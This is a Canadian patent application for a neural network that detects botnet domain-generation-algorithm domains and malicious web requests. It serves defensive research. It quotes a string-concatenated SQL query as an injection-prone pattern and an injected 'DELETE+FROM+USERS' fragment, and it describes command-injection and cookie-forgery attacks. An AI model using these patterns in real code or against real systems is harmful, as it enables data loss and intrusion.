Innovation, Sciences et Développement économique Canada
Office de la Propriété Intellectuelle du Canada

Innovation, Science and Economic Development Canada
Canadian Intellectual Property Office

CA 3000166 A1 2018/10/03

(21) 3 000 166

(12) DEMANDE DE BREVET CANADIEN
CANADIAN PATENT APPLICATION

(13) A1

(22) Date de dépôt/Filing Date: 2018/04/03

(41) Mise à la disp. pub./Open to Public Insp.: 2018/10/03

(30) Priorités/Priorities: 2017/04/03 (US62/480,856); 2017/08/16 (US62/546,108)


(51) Cl.Int./Int.Cl. *G06F 21/56* (2013.01), *G06N 3/02* (2006.01), *G06N 3/04* (2006.01), *H04L 12/22* (2006.01), *H04L 29/06* (2006.01)

(71) Demandeur/Applicant:
ROYAL BANK OF CANADA, CA

(72) Inventeurs/Inventors:
AMIRI, ASHKAN, CA;
CROLL, BRYCE, CA;
FONG, CORY, CA;
SETHURAJAN, ATHINTHRA KRISHNASWAMY, CA;
YADAV, VIKASH, CA;
CHIANG, SYLVESTER KING CHUN, CA; ...
...

(74) Agent: NORTON ROSE FULBRIGHT CANADA

(54) Titre : SYSTEMES ET METHODES DE DETECTION DE RESEAU CYBERBOTIQUE
(54) Title: SYSTEMS AND METHODS FOR CYBERBOT NETWORK DETECTION



(57) Abrégé/Abstract:
There is provided a neural network system for detection of domain generation algorithm generated domain names, the neural network system comprising: an input receiver configured for receiving domain names from one or more input sources; a convolutional neural network unit including one or more convolutional layers, the convolutional unit configured for receiving the input text and processing the input text through the one or more convolutional layers; a recurrent neural network unit including one or more long short term memory layers, the recurrent neural network unit configured to process the output from the convolutional neural network unit to perform pattern recognition; and a classification unit including one or more classification layers, the classification unit configured to receive output data from the recurrent neural network unit to perform a determination of whether the input text or portions of the input text are DGA- generated or benign domain names.

(21) 3 000 166

(13) A1

(72) Inventeurs(suite)/Inventors(continued): QIN, ZHENGYI, CA; SMYTH, CATHAL, CA; LUI, YIK CHAU, CA; CAO, YANSHUAI, CA

(74) Agent(suite/continued): LLP/S.E.N.C.R.L., S.R.L.

Abstract

There is provided a neural network system for detection of domain generation algorithm generated domain names, the neural network system comprising: an input receiver configured for receiving domain names from one or more input sources; a convolutional neural network unit including one or more convolutional layers, the convolutional unit configured for receiving the input text and processing the input text through the one or more convolutional layers; a recurrent neural network unit including one or more long short term memory layers, the recurrent neural network unit configured to process the output from the convolutional neural network unit to perform pattern recognition; and a classification unit including one or more classification layers, the classification unit configured to receive output data from the recurrent neural network unit to perform a determination of whether the input text or portions of the input text are DGA-generated or benign domain names.

SYSTEMS AND METHODS FOR CYBERBOT NETWORK DETECTION

CROSS REFERENCE

[0001] This application is a non-provisional of, and claims all benefit of, including priority to:

- United States Patent Application No. 62/480856, dated 03-Apr-2017 entitled: SYSTEMS AND METHODS FOR MALICIOUS CODE DETECTION, incorporated herein by reference; and
- United States Patent Application No. 62/546108, dated 16-Aug-2017 entitled: SYSTEMS AND METHODS FOR CYBERBOT NETWORK DETECTION, incorporated herein by reference.

FIELD

[0002] The present disclosure generally relates to the field of cybersecurity, and more particularly, to systems and methods for cyberbot network detection.

INTRODUCTION

[0003] Cybersecurity and combatting cyberbot networks is an increasingly difficult challenge organizations face in protecting computing systems and safeguarding data. Cyberbot networks include compromised host computing devices or bots that are infected with malware. The bot can communicate with a central server through a command and control channel. When instructed by the central server, a group of bots, or botnet, can be used for nefarious purposes such as denial of service attacks, sending spam messages, stealing private data, etc.

[0004] Botnets typically include a large number of connected devices (the "bots"), each being instructed to conduct malicious activities by way of sending instructions to the connected devices. In some cases, the connected devices are surreptitiously modified to receive commands, and are controlled through a command and control server.

[0005] With enough connected devices, the command and control server can unleash a coordinated attack using the combined resources of the connected devices. For example, the connected devices can, in concert, transmit a large number of requests to overwhelm a web server or web service. In some cases, the command and control server instructs the connected devices to transfer personal information, such as financial information, among others. Rather than conducting a coordinated attack, in these cases, the cyberbot network is utilized for information theft.

[0006] As cybersecurity defenses improve, the address (real or virtual) of the command and control server (or servers) becomes a vulnerability, which when detected, can be used to mount an effective cybersecurity counterattack or cybersecurity response. For example, network traffic to the command and control server can simply be shut down by way of a firewall permission, blacklisting of the command and control server, among others.

[0007] Accordingly, botnet architecture is adapted to evade detection and disruption of the location of the command and control server.

SUMMARY

[0008] Using a single hard-coded domain name that resolves to the location of a centralized command and control server can make a cyberbot network easy to shut down with the aid of DNS (domain name servers) providers and internet service providers. To avoid this, cyberbot networks have been designed to locate their command and control server using automatically generated domain names as an attempt to obfuscate and reduce an ability to disrupt communication to and from the command and control server.

[0009] It is desirable to provide an improved computer system and mechanism that is configured to overcome some attempts to obfuscate the location of the command and control server. In particular, devices, systems, apparatuses, and computer readable media are described in various embodiments that are specially configured to estimate locations of command and control servers that are generated by mechanisms employed by cyberbot networks to automatically establish domain names linked to their underlying locations.

[0010] As described herein or otherwise, in some scenarios, deep learning techniques may be effective in processing computer code in applications such as cyberbot network domain name detection. Automatically generated domain names is a form of language having concepts such as grammar and context, but has its own idiosyncrasies built in.

[0011] In some embodiments, the present disclosure describes a system which utilizes deep learning architectures to detect malicious domain names as an (unnatural) language processing problem. In some embodiments, the system is configured based on the structure and particularities of computer-based domain name generation.

[0012] Embodiments herein are described both in relation to code segments, and to a more particular approach tailored specifically to classifying domain names.

[0013] As described in various embodiments, malicious code detection is approached from a language perspective, by using Natural Language Processing (NLP) to classify domain names, and portions thereof. To this end, Applicants have developed systems, methods, devices, and computer readable media implementing a deep learning model that can detect malicious domain names with human-expert level precision and at speeds that may be orders of magnitudes faster than humans.

[0014] The system is directed to improving security and privacy, intrusion detection, improved computers and computing techniques, using natural language processing and neural networks. A practical, tangible system is described that, in some embodiments, is a special purpose device that is adapted for placement or interconnection with a computing infrastructure, such as a data center. In a specific embodiment, the special purpose device is a hardware appliance including a neural network stored in local or connected in cloud storage, which is used to parse code during development, compilation, debugging, or review, such that decision support interface elements are rendered (e.g., overlaid) in relation to source code or object code elements. The hardware appliance can be miniaturized and provided in conjunction with (or within) a personal computer or mobile tablet platform for providing real or near-real time feedback as code segments are provided to the hardware appliance.

[0015] The structure of the neural network is described, as well as its application to a corpus of malicious and benign domain names. A method of visualizing the neural network's decision process is also presented. A novel, fast and easy to train neural network that can classify malicious and benign domain names with human-expert level accuracy is described. In some embodiments, an end-to-end supervised learning approach is described that utilizes a specialized computer system configured to process domain name inputs and is trained in binary classification. The system is configured to utilize techniques from deep learning.

[0016] Convolutional Neural Network (CNN) layers are used for pattern detection and compression, while Recurrent Neural Network (RNN) layers help with memory and context. Various re-parametrization and regularization techniques such as dropout and batch-normalization are also discussed. The system is tested against a dataset of 50,000 labeled server logs, and results are compared against the performance of a human expert as well as a penetration testing software. Experimental results are provided in the sections below.

[0017] Visualizations of the "thought process" of the neural network using a selection of malicious examples are provided. This serves to illustrate the breadth and precision of the neural network's detection capabilities.

[0018] In some implementations, a special purpose hardware device is provided that is a specific hardware appliance for identifying potential cyberbot network locations as a network security device, installed as a web filter and web traffic interception mechanism.

[0019] In an aspect, there is provided a system for detection of malicious software generated networking addresses, the system comprising: at least one processor configured for: receiving at least one networking address from at least one input source; converting the at least one networking address into a plurality of inputs for a first layer of a neural network, the neural network including at least one convolutional layer, and at least one recurrent neural network layer, the neural network configured to generate an output providing an indication of whether the at least one networking address as a malicious software generated networking address; and when the output indicates that the at least one networking address as the malicious software generated networking address, generating

signals for storing and flagging the at least one networking address as the malicious software generated networking address.

[0020] In another aspect, receiving the at least one networking address comprises monitoring requests to access externally addresses resources from one or more devices in the system, the requests including one or more networking addresses.

[0021] In another aspect, converting the at least one networking address comprises coding each character in the at least one networking address as an input value to the first layer of the neural network. (neural network is configured/trained as a natural language processing neural network).

[0022] In another aspect, coding each character in the at least one networking address comprises including punctuation, spacing and special characters as input values to the first layer of the neural network.

[0023] In another aspect, coding each character in the at least one networking address comprises mapping each character in the at least one networking address to an n-dimensional vector, where n is greater than or equal to a number of characters in a set of possible characters in a networking address.

[0024] In another aspect, the at least one processor is configured for determining an edit distance between the at least one networking address and at least one known malicious software generated networking address.

[0025] In another aspect, the neural network comprises at least two parallel convolutional layers, each configured with a different filter size.

[0026] In another aspect, the at least one processor is configured for training the neural network with negatively-labelled networking addresses based on at least one website database, and with positively-labelled networking addresses generated by at least one malicious software generating algorithm.

[0027] In another aspect, the output is a classification score providing a relative indication of whether the at least one networking address is the malicious software generated networking address.

[0028] In another aspect, the at least one processor is configured for: when the output indicates that the at least one networking address as the malicious software generated networking address: blocking requests to access the at least one networking address; identifying a device requesting access to the at least one networking address as potentially infected with malicious software; associating the at least one networking address with one or more network addresses previously flagged as a malicious software generated networking address for determining a malicious software networking address generating algorithm; or generating an alert message indicating a potential malicious software generated networking address was detected.

[0029] In another aspect, there is provided a neural network system, including one or more processors, configured for detection of malicious domain names, the neural network system comprising: an input receiver configured for receiving input text in the form of one or more domain name samples from one or more domain name input sources; a convolutional neural network unit including one or more convolutional layers, the convolutional neural network unit configured for receiving the input text and processing the input text through the one or more convolutional layers to generate a constrained set of one or more features; a recurrent neural network unit including one or more long short term memory layers, the recurrent neural network unit configured to perform pattern recognition on the constrained set of the one or more features and to generate output data; a classification unit including one or more classification layers, the classification unit configured to receive the output data from the recurrent neural network unit to perform a determination of whether the input text or portions of the input text are malicious domain names or benign domain names.

[0030] In another aspect, the input receiver is configured to map each character of the one or more domain name samples to a multi-dimensional vector, and to set a sequence dimension of each domain name sample to a uniform sample length by padding any remainders with empty vectors, the input receiver generating a $|T| \times |V|$ sparse matrix.

[0031] In another aspect, the |T| x |V| sparse matrix is received by the convolutional neural network unit and processed by each of the one or more convolutional layers, each layer including a set $F \in \mathbb{R}^{d \times s}$ of filters, each with length d, which are configured to scan across the |T| x |V| sparse matrix.

[0032] In another aspect, the |T| x |V| sparse matrix is iteratively processed through each of the one or more convolutional layers, and an element-wise product of each filter f^k and the |T| x |V| sparse matrix are passed through a non-linear activation function ϕ.

[0033] In another aspect, a rectified linear unit provides the non-linear activation function ϕ and utilized to discard any negative values, and to retain all positive values, and the |T| x |V| sparse matrix is iteratively processed through each of the one or more convolutional layers to reduce a size of data being analyzed at each iteration.

[0034] In another aspect, the recurrent neural network unit includes a bi-directional long short term memory network including at least an input gate and a forget gate, the input gate configured using the relation:

[0035] $$i_t = \sigma\left(W_i \cdot x_t + U_i \cdot h_{t-1} + b_i\right)$$

[0036] , and the forget gate configured using the relation:

[0037] $$f_t = \sigma\left(W_f \cdot x_t + U_f \cdot h_{t-1} + b_f\right)$$

[0038] wherein W_f and U_f are weight matrices, where x_t is a single time step from a sequence $(x_0, \ldots, x_T)$, h_{t-1} is information from a previous state, b_f are bias vectors and σ is a sigmoid function having the relation:

[0039] $$\sigma(x) = \frac{1}{1 + \exp^{-x}}.$$

[0040] In accordance with an aspect, there is provided a neural network system for detection of detection of domain generation algorithm generated domain names. The neural network system includes: an input receiver configured for receiving domain names from one or more input sources; a convolutional neural network unit including one or more convolutional layers, the convolutional unit configured for receiving the input text and processing the input text through the one or more convolutional layers; a recurrent neural network unit including one or more long short term memory layers, the recurrent neural network unit configured to process the output from the convolutional neural network unit to perform pattern recognition; and a classification unit including one or more classification layers, the classification unit configured to receive output data from the recurrent neural network unit to perform a determination of whether the input text or portions of the input text are DGA-generated or benign domain names.

[0041] In various further aspects, the disclosure provides corresponding systems and devices, and logic structures such as machine-executable coded instruction sets for implementing such systems, devices, and methods.

[0042] In this respect, before explaining at least one embodiment in detail, it is to be understood that the embodiments are not limited in application to the details of construction and to the arrangements of the components set forth in the following description or illustrated in the drawings. Also, it is to be understood that the phraseology and terminology employed herein are for the purpose of description and should not be regarded as limiting.

[0043] Many further features and combinations thereof concerning embodiments described herein will appear to those skilled in the art following a reading of the instant disclosure.

DESCRIPTION OF THE FIGURES

[0044] In the figures, embodiments are illustrated by way of example. It is to be expressly understood that the description and figures are only for the purpose of illustration and as an aid to understanding.

[0045] Embodiments will now be described, by way of example only, with reference to the attached figures, wherein in the figures:

[0046] **FIG. 1A** is an illustration of a single 1D CNN filter, with receptive field d = 3 and stride s = 2 scanning over a string of text for 3 steps, according to some embodiments.

[0047] **FIG. 1B** is an example text snippet from a server log, according to some embodiments.

[0048] **FIG. 2** is an example code snippet with potential malicious code highlighted, according to some embodiments.

[0049] **FIG. 3A** is an illustration of a malicious code neural network, according to some embodiments.

[0050] **FIG. 3B** is an example neural network data flow diagram, according to some embodiments.

[0051] **FIG. 3C** is a block schematic diagram of an example system, according to some embodiments.

[0052] **FIG. 4** is an example text snippet with potential malicious code highlighted, according to some embodiments.

[0053] **FIGS. 5, 6, 7,** and **8** illustrate example code, according to some embodiments.

[0054] **FIG. 9** is an example code snippet of training data, in the form of a GET, according to some embodiments.

[0055] **FIG. 10** is an example code snippet of training data, in the form of a POST, according to some embodiments.

[0056] **FIG. 11** is an accuracy / speed chart, according to some embodiments.

[0057] **FIG. 12** is high level drawing of a neural network.

[0058] **FIG. 13** is a pictorial example of image recognition using concurrent neural networks.

[0059] **FIG. 14** is an example text snippet illustrating features of recurrent neural networks.

[0060] **FIG. 15** is example pseudo-code illustrating function calls for an implementation of a neural network, according to some embodiments.

[0061] **FIG. 16** and **FIG. 17** are example screenshots of a visualization, according to some embodiments. The darker the font the more important the system identifies the text to be.

[0062] **FIG. 18** is a visual illustration of an attention model that may be used in some configured neural networks, according to some embodiments.

[0063] **FIG. 19** is an example computing system, according to some embodiments.

[0064] **FIGS. 20A, 20B,** and **20C** are examples of a SQL injection, represented by hidden nodes from 3 different layers, according to some embodiments.

[0065] In **FIG. 20A**, the hidden node from the first CNN layer is quite noisy. It picks out some useful words, but also plenty of irrelevant information. The hidden node in the third CNN layer, shown in **FIG. 20B** is more focused on an aspect of the SQL injection, while for the most part ignoring the rest of the text. Finally the hidden node in the RNN layer **FIG. 20C** captures the full SQL injection. The darker the font the more important the system identifies the text to be.

[0066] **FIG. 21** is an example output of a hidden node activating when it encounters an attack that is double-encoded, according to some embodiments. The intended payload will be fully decoded at the web server, unless it is stopped at a security layer. If the security layer only decodes the input once, the payload will still get through. The darker the font the more important the approach has estimated the text to be.

[0067] **FIG. 22** is an illustration of an example cross site scripting (XSS) attack detected by a neural network of some embodiments, where a hidden unit in the last layer is firing

while reading the attack. The darker the font the more important the approach has estimated the text to be.

[0068] **FIG. 23** is an illustration of an example of a session hijacking via a forged cookie injection. The darker the font the more important the approach has estimated the text to be.

[0069] **FIG. 24** is an illustration where the hidden unit has detected a command injection attack, according to some embodiments. In **FIG. 24**, the attacker is attempting to delete the entire /etc/passwd directory.

[0070] **FIG. 25** is an illustration of a misclassification by the neural network. In this case the system falsely returned a negative on a data probe attempt.

[0071] **FIG. 26** is a data flow diagram showing aspects of a data flow for an example CNN-RNN architecture, according to some embodiments.

[0072] **FIG. 27** is a neural network data flow diagram showing aspects of an example neural network architecture, according to some embodiments.

[0073] **FIG. 28** is a neural network data flow diagram showing aspects of another example neural network architecture, according to some embodiments.

DETAILED DESCRIPTION

[0074] Embodiments of methods, systems, and apparatus are described through reference to the drawings.

[0075] The following discussion provides many example embodiments of the inventive subject matter. Although each embodiment represents a single combination of inventive elements, the inventive subject matter is considered to include all possible combinations of the disclosed elements. Thus if one embodiment comprises elements A, B, and C, and a second embodiment comprises elements B and D, then the inventive subject matter is also considered to include other remaining combinations of A, B, C, or D, even if not explicitly disclosed.

[0076] Using a single hard-coded domain name that resolves to the location of a centralized command and control server can make a cyberbot network easy to shut down with the aid of DNS (domain name servers) providers and internet service providers. To avoid this, cyberbot networks have been designed to locate their command and control server using automatically generated domain names as an attempt to obfuscate and reduce an ability to disrupt communication to and from the command and control server.

[0077] It is desirable to provide an improved computer system and mechanism that is configured to overcome some attempts to obfuscate the location of the command and control server. In particular, devices, systems, apparatuses, and computer readable media are described in various embodiments that are specially configured to estimate locations of command and control servers that are generated by mechanisms employed by cyberbot networks to automatically establish domain names linked to their underlying locations.

[0078] As described herein or otherwise, in some scenarios, deep learning techniques may be effective in processing computer code in applications such as cyberbot network domain name detection. Automatically generated domain names is a form of language having concepts such as grammar and context, but has its own idiosyncrasies built in.

[0079] The detection of cyberbot network domain name is a use case directed to a neural network system adapted for detecting malicious code, where instead of receiving malicious code as inputs, the system receives domain names instead, which may be benign or malicious. A trained neural network is utilized, which classifies the domain names, or portions thereof, as benign or malicious, providing the outputs in the form of notifications, data structures, alerts, alarms, etc.

Malicious Code Detection

[0080] In some embodiments, systems, methods, and computer-readable media are provided for implementing malicious code detection using deep learning techniques, among others. Malicious code detection is a challenge that has become prevalent in the modern, electronic signal-driven world, especially after the proliferation of internet and communications technologies.

[0081] Malicious code detection is a problem that arises in view of technological improvements, that exists on a massive scale. It is not a human-based problem, nor does a human-based solution exist. As such, a sufficient technological response is needed, and the computer-implemented systems and methods described below are capable of classifying malicious code in a variety of forms.

[0082] A wider volume of increasingly sophisticated attacks are barraging databases at an ever increasing rate. A 2016 survey of 12 countries reported that over 280,000 records were breached at an average cost of $158 per record. Indirect costs such as reputational risk leads to customer churn and, in turn, greater financial losses. A significant proportion of these breaches are caused by malicious actions including, for example, malware infections and SQL injections (e.g., statement = "SELECT * FROM users WHERE name = '" + userName + "';").

[0083] To counter such exploits, Host-based Intrusion Detection Systems (HIDS) are employed. However, current detection methodologies are heuristic driven, slow, and often inaccurate. In a worst case scenario, inaccurate classification can lead to data breaches and/or catastrophic loss of data. In the best case, it can lead to false positives, resulting in labour-intensive re-classification and ad-hoc rule addition to classification algorithms. The underlying issue is that malicious code, like all code, is a language. Previous algorithmic attempts to process language using hand-crafted features and rule-based methods have met with limited success.

[0084] Applicant has undergone extensive cybersecurity research, including collaborations with two universities and an international business services / computing company, using security audit information to conduct validation and accuracy testing.

[0085] Applicants sought to develop methods and systems that, when trained with sufficient data, can quickly and accurately detect malicious code with around or above human level precision.

[0086] A neural network is trained on a corpus of benign and malicious code (e.g., ~50,000 samples both malicious and benign). The approach involves representation

learning. Using a sufficient large and varied training set, a neural network is configured to perform a non-linear projection of the space of benign and malicious code, and form an accurate decision boundary.

[0087] No rules need to be created. In fact, instead of an ever increasing rule set, one simply retrains the model with new examples of attacks. In essence, the neural network learns aspects of the language. The neural network learns patterns or phrases that are considered malicious, and can remember where in the sequence these patterns appear.

[0088] Experimental results have indicated that this approach is also significantly more accurate. Using the same test data set, a configured neural network scored 99% in precision, recall and accuracy, while an out-of-the-box heuristic model scored 66%, 43% and 64% respectively. Experimental results have indicated that the approach is also faster, for example, a configured system using a GPU implementation can process ~1500 examples in a second, vs 800/s for the out-of-the-box model. One could increase the accuracy of the out-of-the-box model by adding more rules, but it would drop the speed down to tens of samples per second. In implementation, the neural network can be added as a security layer that processes any user request before passing it to the server. The small size of the network means it can be easily run on a modern machine. Moreover, in some embodiments, the system is parallelized: a GPU implementation is possible and can lead to speed increases.

[0089] The system may also be utilized to discover new attack vectors. Consider a variety of new attacks. Amongst them were several attacks with a new common exploit, though it wasn't clear what it was exploiting. One could train the neural network with these examples, and it can highlight the point that it found to be anomalous. Finally it can be used for to generate new attacks for penetration testing.

[0090] As noted above, in some embodiments, the neural network may, for example, be able to work in reverse and generate malicious code. The specific combination of data processing steps performed on a per-character basis in combination with machine learning applied specifically to malicious Internet traffic is innovative. The approach, for example, for purposes of penetration testing, can be trained to generate new code that may or may not be

malicious. If the neural network determines it is malicious, the neural network is rewarded. Over time, the system can possibly learn new attacks that could exploit software, alerting a developer to vulnerabilities prior to launch.

[0091] The system may be used to achieve various objectives such as providing a neural network configured to detect malicious code by processing input training samples, providing a neural network configured to predict potential attacks based on a series of probes, and potentially generate effective / probable attacks to test application vulnerability and uncover potential zero-day vectors.

[0092] Deep learning approaches are helpful in the field of cyber-security, and various approaches have been taken to use neural networks to categorize intrusion detection data based on various features, and from a language perspective, a prior approach has been taken to use word embedding and neural networks to model system-call language and design an anomaly-based host based intrusion detection system (HIDS).

[0093] However, no work, to Applicants' knowledge, is using deep learning and NLP to classify code as benign or malicious. A neural network, described in various examples and embodiments, was modelled on that employed in for the purpose of classifying text documents. A method is provided that is used for classifying malicious code.

[0094] In this approach, code is considered from the perspective of a language. Code is the product of human ingenuity and, along with concepts such as grammar and context, code has its own idiosyncrasies built in. As such, no rule-based system can fully process this language.

[0095] Recently, the application of deep learning to the field of Natural Language Processing has led to performance leaps in areas such as speech recognition, text classification, summarization and machine translation.

[0096] A potential approach therefore, is to treat malicious code detection as an (Unnatural) Language Processing problem, and apply deep learning methods to form a solution. As described in various embodiments, an innovative, fast and easy to train neural

network that can classify malicious and benign code is provided, and in some embodiments, the neural network is found to have around or above human-expert level accuracy.

[0097] The supervised-learning approach is described, along with the selection method around how to determine an appropriate set of features. A strength of deep learning is that it automatically learns representations; as information passes through deeper and deeper layers, more complex features are learned. The method uses several state-of-the-art techniques from deep learning.

Neural Networks

[0098] A neural network may include, for example, three layers: an input layer, a hidden layer and an output layer. The hidden layer is a linear combination of the input x and a bias (e.g., z=Wx+b). A sample neural network diagram **1200** is shown at **FIG. 12**. These neurons are then activated via some nonlinearity (e.g., a= tanh (z)). The output layer is configured to generate an assessment of input layer (e.g., Dog/Cat), and errors are corrected via back propagation.

[0099] Convolutional Neural Networks are typically used with images (e.g., image classification), and CNNs scan across an image with filters that pick out different patterns, for example, as shown in the example **1300** of **FIG. 13**. Each successive layer picks out more complex patterns, and CNNS can be used for also be used for natural language processing.

[00100] Recurrent neural networks are configured to process with sequenced data (e.g., time series or text), and the hidden state of an RNN may be updated with the latest data point along with a history of all previous data points. The RNN has a memory of past events, and this may be particularly useful in NLP when relevant text is in different parts of a sample. There are different flavours of RNN such as LSTM and GRU. As an example, **FIG. 14** is a sample text block **1400** that shows where relevant text **1402**, **1404** are in different portions of the text block **1400**.

[00101] The system and method of some embodiments provides a malicious code detection / generation neural network where malicious code detection / generation is treated as a Natural Language Processing (NLP) problem.

[00102] In accordance with some embodiments, code is analyzed on a per character level, and provided into a sequence of 3 CNN layers. Features are provided as inputs into a bidirectional LSTM (RNN), and the final output declared Malicious/Safe.

[00103] The Convolutional Neural Network (CNN) layers are used for pattern detection and compression, while the RNN helps with memory and context. Various regularization techniques such as batch-normalization and dropout are also employed. In order to interpret how the algorithm makes its decisions, it is important to understand how the neural network is "thinking". A visualization technique is developed, illustrating the similarity between the thought processes of humans and neural networks.

[00104] On a fundamental level, malicious code is an computer-based exploit of computer operations. As such, it is in essence a computer-based problem. Malicious code detection is also a classic big data problem. Each day, a larger volume of a wider variety of malicious code is attacking platforms with greater velocity. Current detection methodology is heuristic driven, with high false positive rates that then require human intervention at the cost of many man hours.

[00105] The approach of some embodiments was found to be particularly effective at detecting cross-site scripting and SQL injection attacks. Experimental results indicate that there may be potential for 98% accuracy rate, as shown in some experiments for some specific scenarios. While new attacks could be detected using this system, if there is an entirely new attack vector for which the neural network has no training, there may be a lower likelihood of detection.

[00106] The specific corpus of data used in Applicants' experiments was a collection of http request logs, obtained during security audits at various educational institutions and businesses, among other locations. An example http request **100** is provided in **FIG. 1B**.

[00107] Within the malicious code data set, there may be, for example, instances of SQL injection (SQLi) and Cross-Site Scripting (XSS). An example **200** of SQLi can be seen in **FIG. 2**, where, for example, an authorization deletion is being attempted. The SQLi is shown in the highlight (DELETE+FROM+USERS).

Model Design

[00108] To detect malicious code, the system is configured to implement deep learning methods that are employed in Natural Language Processing (NLP). The samples were read individually on a per-character basis. There was, in this example, a vocabulary of 80 characters and a sequence length of 1300 characters. Shorter samples were padded with zeros to the length of the longest sample.

[00109] The neural network architecture includes three types of layers: convolutional layers, recurrent layers and a classification layer. Before input, the text is converted into a 1300 x 80 matrix, where the *ith* row represents the *ith* letter of the sample, and each column is of value 0, except for the column that represents the character, which has value 1. This is known as one-hot encoding.

[00110] Beginning with the input of a sequence of one-hot encoded vectors $X = (e_1, e_2, \ldots, e_T)$, a convolutional layer is applied, resulting in a new set of feature vectors $F = (f_1, f_2, \ldots, f_{T'})$ of size |F|, and with sequence length T'. At this point batch normalization and dropout can be applied, resulting in a regularized output $\bar{F}$. More convolutional layers can be applied, along with regularization, as needed. Next, a bidirectional LSTM is employed resulting in two hidden state vectors $[\overrightarrow{h_T}, \overleftarrow{h_1}]$, each with dimension equivalent to the number of LSTM hidden states. Finally, these features are provided into a classification layer, in this case a sigmoid function.

[00111] **FIG. 1A** is an illustration of a single 1D CNN filter, with receptive field d = 3 and stride s = 2 scanning over a string of text for 3 steps. The letters here are visual representations of their one-hot encoded form. Each filter assigns a (+/-) weight to each of the 3 letters that it scans in a given time step, then adds them together before passing the value through a nonlinear function

[00112] The 1D convolutional layer applies a filter of sequence length *n* (in this case length 7) that scans across the sample and returns a value for each step. The filter, in some embodiments, is essentially a vector of 7 values that perform a basic linear regression on the input before being passed through a non-linear activation. In this example, the non-linear activation is a rectified linear unit (ReLu) that keeps the value if positive, and sets it to zero if negative. As the network is trained, the filter values are updated so that they are more effective at identifying and/or determining patterns.

[00113] Another feature of convolutional layer filters is that they can have a stride: meaning how many letters it skips before applying the filter again. This has the added benefit of compressing data and reducing computational complexity. Three convolutional layers may be used: one with stride 1, and two with stride 2. After each convolutional layer, the system is configured to apply dropout and batch normalization. Dropout randomly switches off some filters during training. This prevents a model from relying on some filters more than others as this can lead to over-fitting.

[00114] Batch-normalization is a sound application of statistics to normalize the data that is being processed in batches. Following the convolutional layers, the system applies a bi-directional Recurrent layer, specifically a Long Short Term Memory (LSTM) layer. An LSTM has the ability to act like a normal neural network (passes the sample data through a linear function, then a non-linear activation) and then remember the output of that function when the next sample comes along. The LSTM then has memory of all past text that it processed, and because the LSTM is bidirectional, the LSTM has memory of all future text too. This may be useful when dealing with long sequences (e.g., 1300 characters).

[00115] The last layer in the network is the classification layer. In some embodiments, the classification layer is configured as a single neuron that determines whether or not the code is malicious, based on the input of all the cells from the LSTM. In training the neural network, the system may be configured to optimize the cost function. In other words, the system is configured to minimize how wrong the algorithm is for a given set of weights (the values that make up the filters and cells of the convolutional and recurrent layers).

[00116] Stochastic gradient descent using Adam™ as an optimizer can be performed. **FIG. 3** is an illustration of the flow of data **300** in this particular neural network.

[00117] Example code is also provided in (written in keras™, a python package) **FIGS. 5-8**, in screenshots **500**, **600**, **700**, and **800**. The system can be implemented, for example, using various processors and memory in the form of a neural network system. An input receiver can be used for receiving input text from one or more code input sources (e.g., system logs, security audits, real time input into text fields).

[00118] A convolutional neural network unit may be used to provide the n convolutional layers and is configured for receiving the input text and processing the input text through the various convolutional layers (for example, having various different parameters that may aid in processing, such as stride length).

[00119] A recurrent neural network unit is provided having one or more long short term memory layers, the recurrent neural network unit configured to perform pattern recognition, and a classification unit may be utilized to receive the output data from the recurrent neural network unit to perform a determination of whether the input text or portions of the input text are malicious code or benign code. This can be used, for example, in the form of a real-time input verification system, a security auditing system (e.g., run nightly) to validate code, etc., and these applications may be dependent on how long processing takes to accomplish and the amount of resources available to conduct the processing. The neural network system of claim wherein the convolutional neural network unit is configured to perform dropout and batch normalization to intermediate output generated at each of the one or more convolutional layers.

Example Implementation

[00120] A multi-step machine learning neural network structure may be provided, as shown in in some embodiments on **FIG. 3A** and **FIG. 3B**. Rather than a heuristic/rule-based approach to malicious code detection, Applicants has built a neural network that can detect new attacks that, in some embodiments, would not be caught or would have less likelihood of being caught by a traditional approach without modifying a detection rule.

[00121] Referring to **FIG. 3A**, an illustration **300A** of the full model for the malicious code neural network is shown, whereby a SQL injection (a) is read into a convolutional layer (b) which picks up patterns in the text. These features are then regularized via batch normalization and dropout (c). Next they pass through the recurrent layer (d), which remembers the sequence of patterns, and generates new features. Finally these features are passed through the classification layer (e) which labels the SQLi as malicious.

[00122] In **FIG. 3B**, a flow chart **300B** showing example inputs being received, multiple iterations of the convolution / batch normalization process, providing into a bidirectional LSTM, leading to a single output, are provided. In **FIG. 3B**, the sizes and dimensionality of the inputs and outputs are shown.

[00123] An example block schematic is provided at **FIG. 3C**, showing example modules and units that may be implemented in software, hardware, embedded firmware, or a combination thereof. There may be more, different, alternate modules or units, and those shown are by way of example only.

[00124] The system **10** is configured to receive, at input processor and feature vector generator **104**, as input, code snippets (e.g., a portion of raw web traffic in plain text, such as any web traffic such as what is shown in **FIG. 2**). Web traffic can be used, but in some embodiments, the system and methods can be applied to various other types of code (e.g., Javascript™). For example, the code snippets may be provided by a text editor or other coding environment (e.g., real-time or near-real time, on writing of code or compilation or debugging).

[00125] The system is configured to perform a series of processing steps on that data as shown in **FIG. 3A**. The neural network analyzes the input on a per-character basis, not words or commands. The input processor and feature vector generator **104** generates a feature vector extracted from code inputs or segments, received across a network (e.g., the Internet or an intranet, or point-to-point). In some embodiments, the system **10** resides on a computing device itself, and accordingly, there may be no network **150** (e.g., residing all on the same integrated circuit), or network **150** is a message bus infrastructure.

